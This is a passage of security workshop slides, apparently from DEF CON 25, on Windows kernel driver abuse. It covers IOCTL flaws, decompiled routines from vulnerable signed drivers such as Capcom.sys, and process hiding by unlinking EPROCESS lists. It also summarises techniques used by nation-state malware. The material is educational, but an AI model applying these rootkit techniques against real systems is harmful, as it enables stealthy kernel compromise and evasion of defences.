    _In_ PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    _In_ BOOLEAN                         Remove
);
```

```
void SetCreateProcessNotifyRoutine(
    _In_ HANDLE ParentId,
    _In_ HANDLE ProcessId,
    _In_ BOOLEAN Create
);
```

IOCTLs

- Control a driver from usermode
 - "Packets"
 - Opcode
 - In buffer
 - Out buffer
- Drop to ring0
 - Perform some function
- Root of many driver vulnerabilities
 - IOCTL does something unsafe
 - User-mode memory

CAPCOM.sys

<https://github.com/tandasat/ExploitCapcom>

```
signed __int64 __fastcall IoctlImplementation(__int64 FunctionPointerFromIoctlInputBuffer)
{
    signed __int64 result; // rax@2
    __int64 OldCR4Value; // [sp+20h] [bp-28h]@3
    PVOID (__stdcall *v4)(PUNICODE_STRING); // [sp+30h] [bp-18h]@3

    if (*(_QWORD *)FunctionPointerFromIoctlInputBuffer - 8) == FunctionPointerFromIoctlInputBuffer )
    {
        v4 = MmGetSystemRoutineAddress;
        OldCR4Value = 0i64;
        DisableSMEP((unsigned __int64 *)&OldCR4Value);
        ((void (__Fastcall *)(PVOID (__stdcall *)(PUNICODE_STRING)))FunctionPointerFromIoctlInputBuffer)(v4);
        SetCR4((unsigned __int64 *)&OldCR4Value);
        result = 1i64;
    }
    else
    {
        result = 0i64;
    }
    return result;
}
```

Capcom.sys Properties

General Digital Signatures Security Details Previous Versions

Signature list

Name of signer:	Digest al...	Timestamp
CAPCOM Co.,Ltd.	sha1	Monday, September 5, 2016



SHA256: da6ca1fb539f825ca0f012ed6976baf57ef9c70143b7a1e88b4650bf7a925e24
File name: capcom.sys.back
Detection ratio: 15 / 61
Analysis date: 2017-05-29 11:49:43 UTC (3 weeks, 5 days ago)

WINIO.sys

<http://blog.rewolf.pl/blog/?p=1630>

```
; int __stdcall MapPhysicalMemoryToLinearSpace(PHYSICAL_ADDRESS BusAddress, int, PHANDLE SectionHandle, PUUID *Object)
MapPhysicalMemoryToLinearSpace proc near

SourceString: dword ptr -50h
ObjectAttributes: OBJECT_ATTRIBUTES ptr -40h
DestinationString: UNICODE_STRING ptr -28h
SectionOffset: LARGE_INTEGER ptr -20h
TranslatedAddress: LARGE_INTEGER ptr -18h
var_10: PHYSICAL_ADDRESS ptr -10h
AddressSpace: dword ptr -8
BaseAddress: dword ptr -4
BusAddress: PHYSICAL_ADDRESS ptr 8
arg_8: dword ptr 10h
SectionHandle: dword ptr 14h
Object: dword ptr 18h
```

Winlo64.sys Properties

General Digital Signatures Security Details Previous Versions

Signature list

Name of signer:	Digest algorit...	Timestamp
Micro-Star Int'l Co. Ltd.	sha1	Sunday, June 6, 2010



SHA256: 5541fbda961b403f88baf720840ab8df2c96a382cdf97132a5c6a05a5f105e70
File name: Winlo64.sys
Detection ratio: 0 / 62
Analysis date: 2017-04-03 10:25:14 UTC (2 months, 3 weeks ago)

NTIOLib.sys

```
1 signed __int64 __fastcall sub_11530(PHYSICAL_ADDRESS *a1,
2 {
3     unsigned int v5; // ebx@1
4     void *v6; // rsi@1
5     PHYSICAL_ADDRESS *v7; // rdi@1
6     signed __int64 result; // rax@2
7     int v9; // eax@3
8     SIZE_T v10; // r12@4
9     PUUID v11; // rax@4
10    char v12; // bp@4
11    __int64 v13; // rcx@8
12    _DWORD v14; // rdi@8
13    _DWORD v15; // rsi@8
14    __int64 v16; // rcx@12
15    _WORD v17; // rdi@12
16    _WORD v18; // rsi@12
17
18    v5 = a4;
19    v6 = a3;
20    v7 = a1;
21    if ( a2 != 16 )
22        goto LABEL_21;
23    v9 = a1[1].HighPart * a1[1].LowPart;
24    if ( a4 < v9 )
25        goto LABEL_21;
26    v10 = (unsigned int)v9;
27    v11 = MmMapIoSpace((a1, (unsigned int)v9, 0);
28    v12 = 0;
29    switch ( v7[1].LowPart )
```

NTIOLib_X64.sys Properties

General Digital Signatures Security Details Previous Versions

Signature list

Name of signer:	Digest...	Timestamp
MICRO-STAR INTERNATIONAL ...	sha1	Tuesday, April 12, 2016



SHA256: 09bedbf7a41e0f8dabe4f41d331db58373ce15b2e9204540873a1884f38bdde1

File name: NTIOLib_X64.sys

Detection ratio: 0 / 61


Analysis date: 2017-06-10 21:56:25 UTC (1 month ago)

Process Lists

- At least 3 "known" process lists
 - ActiveProcessLinks
 - MmProcessLinks
 - SessionProcessLinks
- PatchGuard
 - Checks 4, 5, 26, 27: Type *x* process list corruption

DKOM


- EPROCESS List
 - Unlink (hide) process by changing Flink/Blink



DEMO: puppetstrings

Protected Processes

- At least 3 revisions so far
- Other user mode processes can't touch you
- EProcess.Flags2
 - ProtectedProcess - NT 6.0/6.1



Reflective Driver Injection

- Possible, no published generic techniques
- Nation-state malware kinda does this
- As we see, worth exploring

Nation-State Malware

Turla

- Turla APT
- First use of puppet strings?
 - Loaded vulnerable VirtualBox driver
 - Disabled driver signature enforcement
 - Inspiration for DSEFix project by @hfiref0x

sKyWIper/Flame

- Modular components with LUA
- Stored recon data in SQLite
- DLL Injection
 - ZwCreateSection()/ZwMapViewOfSection()
 - LoadLibraryA()/LoadLibraryEx()
 - AKA in PEB
 - Used RWX sections
- Fake audio driver
- Forged a MD5 Microsoft signature

PeddleCheap

- Equation Group/Shadow Brokers
- DoublePulsar/DanderSpritz
- DLL injection
 - NtCreateSection()/NtMapViewOfSection()
 - AKA in PEB

HammerToss

- APT29
- Communication via Twitter
 - Generates new handle every day
- Steganography
 - In JPGs after JEOF
 - Hashtags containing offsets and decryption keys
- Replaced wermgr.exe
 - Persistence via app crashes

Biggest Non-Secret

- Nation-State Malware uses same lame techniques as all malware
 - Besides the 0-days

Thanks !

- @zerosum0x0
- @aleph__naught

Red Team @ RiskSense, Inc.

<https://github.com/zerosum0x0/defcon-25-workshop>